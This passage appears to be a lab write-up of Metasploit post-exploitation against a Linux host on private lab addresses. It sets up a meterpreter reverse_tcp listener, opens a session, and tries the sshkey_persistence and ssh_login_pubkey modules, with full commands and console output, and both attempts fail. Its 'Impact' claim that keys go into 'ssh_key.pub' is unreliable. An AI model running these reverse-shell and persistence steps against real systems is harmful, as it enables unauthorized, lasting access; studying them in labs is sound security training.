[*] Meterpreter session 1 opened (172.16.191.128:4444 -> 172.16.191.128:58354) at 2025-01-21 04:16:38 -0500
meterpreter >
```

#### 5. Setup the Listener on Kali:

In a new terminal, started a multi/handler in Metasploit:

```
msfconsole
use multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 172.16.191.128
set LPORT 4444
run
```

A screenshot of the Metasploit msfconsole interface. The user is configuring a multi/handler with a payload of `linux/x86/meterpreter/reverse_tcp`, setting the LHOST to `172.16.191.128`, and the LPORT to `4444`. After running the command, a message indicates that a reverse TCP handler has been started on port 4444. The user then sends a stage payload to the target host and opens a Meterpreter session. The session information is displayed, including the session ID, LHOST, and LPORT. The terminal then prompts for interaction with the session.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.16.191.128
LHOST => 172.16.191.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
[*] Started reverse TCP handler on 172.16.191.128:4444
[*] Sending stage (1017704 bytes) to 172.16.191.128
[*] Meterpreter session 1 opened (172.16.191.128:4444 -> 172.16.191.128:58354) at 2025-01-21 04:16:38 -0500
meterpreter >
```

```

File Actions Edit View Help
-h, --help Show this message
-i, --interact <id> Interact with a provided session ID

meterpreter > getuid
Server username: kali
meterpreter > use linux/manage/sshkey_persistence
Loading extension linux/manage/sshkey_persistence ...
[-] Failed to load extension: No module of the name linux/manage/sshkey_persistence found
meterpreter > use multi/handler
Loading extension multi/handler...
[-] Failed to load extension: No module of the name multi/handler found
meterpreter > use session 1
Loading extension session...
[-] Failed to load extension: No module of the name session found
Loading extension 1...
[-] Failed to load extension: No module of the name 1 found
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x86/linux	kali @ 172.16.191.128	172.16.191.128:4444 → 172.16.191.128:58354 (172.16.191.128)

Once the payload executed on the target, a Meterpreter session opened.

## Establishing SSH Key Persistence with the Metasploit Module

### 1. Backgrounding the Meterpreter Session:

Once the Meterpreter session is active, backgrounded it using `Ctrl + z`. When prompted to confirm, typed `y`.

### 2. Setup the SSH Key Persistence Module:

In the Metasploit console, configured the `linux/manage/sshkey_persistence` module:

```

use post/linux/manage/sshkey_persistence
set SESSION 1
set USERNAME msfadmin
set VERBOSE true
run

```

- o SESSION 1: Refers to the active Meterpreter session.
- o USERNAME msfadmin: Specifies the target user account

```

File Actions Edit View Help
meterpreter > use multi/handler
Loading extension multi/handler...
[-] Failed to load extension: No module of the name multi/handler found
meterpreter > use session 1
Loading extension session...
[-] Failed to load extension: No module of the name session found
Loading extension 1...
[-] Failed to load extension: No module of the name 1 found
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf6 exploit(multi/handler) > sessions

Active sessions
=====


```

Id	Name	Type	Information	Connection
1	meterpreter	x86/linux	kali @ 172.16.191.128	172.16.191.128:4444 → 172.16.191.128:58354 (172.16.191.128)

```

msf6 exploit(multi/handler) > use post/linux/gather/hashdump
msf6 post/linux/gather/hashdump > use linux/manage/sshkey_persistence
msf6 post/linux/manage/sshkey_persistence > set SESSION 1
SESSION => 1
msf6 post/linux/manage/sshkey_persistence > set username msfadmin
username => msfadmin
msf6 post/linux/manage/sshkey_persistence > set verbose true
verbose => true
msf6 post/linux/manage/sshkey_persistence >

```

```

File Actions Edit View Help
verbose => true
msf6 post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Added User SSH Path: /home/msfadmin/.ssh
[-] No users found with a .ssh directory
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS 172.16.191.130
RHOSTS => 172.16.191.130
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > ssh-keygen -t rsa -b 2048 -f /tmp/ssh_key
[*] exec: ssh-keygen -t rsa -b 2048 -f /tmp/ssh_key
Generating public/private rsa key pair.
Enter passphrase for "/tmp/ssh_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/ssh_key
Your public key has been saved in /tmp/ssh_key.pub
The key fingerprint is:
SHA256:mTuQoktu1FXvoxD2cRgpkV1jhWPHQsrg+GlRKLVp1Jg kali@kali
The key's randomart image is:
+---[RSA 2048]---+
|      +**+o+.
|      +o=Eo*o
|      o ++o= +
|      o+ooo
|      ..o*oS+
|      ...o....o
|      .o     .o..
|      o...   ..
|      .o
+---[SHA256]---+
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >

```

### 3. Impact:

The module adds an SSH public key to the target's `ssh_key.pub` file. This ensures persistent access through SSH even if the Meterpreter session is lost or the target system is restarted.

```

File Actions Edit View Help
Generating public/private rsa key pair.
Enter passphrase for "/tmp/ssh_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/ssh_key
Your public key has been saved in /tmp/ssh_key.pub
The key fingerprint is:
SHA256:mTuQoktu1FXvoxD2cRgpkV1jhWPHQsrg+GlRKLVp1Jg kali@kali
The key's randomart image is:
+---[RSA 2048]---+
|      +**+o+.
|      +o=Eo*o
|      o ++o= +
|      o+ooo
|      ..o*oS+
|      ...o....o
|      .o     .o..
|      o...   ..
|      .o
+---[SHA256]---+
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /tmp/ssh_key.pub
key_path => /tmp/ssh_key.pub
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run
[*] 172.16.191.130:22 SSH - Testing Cleartext Keys
[-] Files that failed to be read:
    - /tmp/ssh_key.pub could not be read, Could not parse PKey: unsupported
[*] 172.16.191.130:22 - Testing 0 keys from /tmp/ssh_key.pub
[*] Error: 172.16.191.130: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >

```

Note: On my Kali machine, SSH keys were not parsable no matter what I did.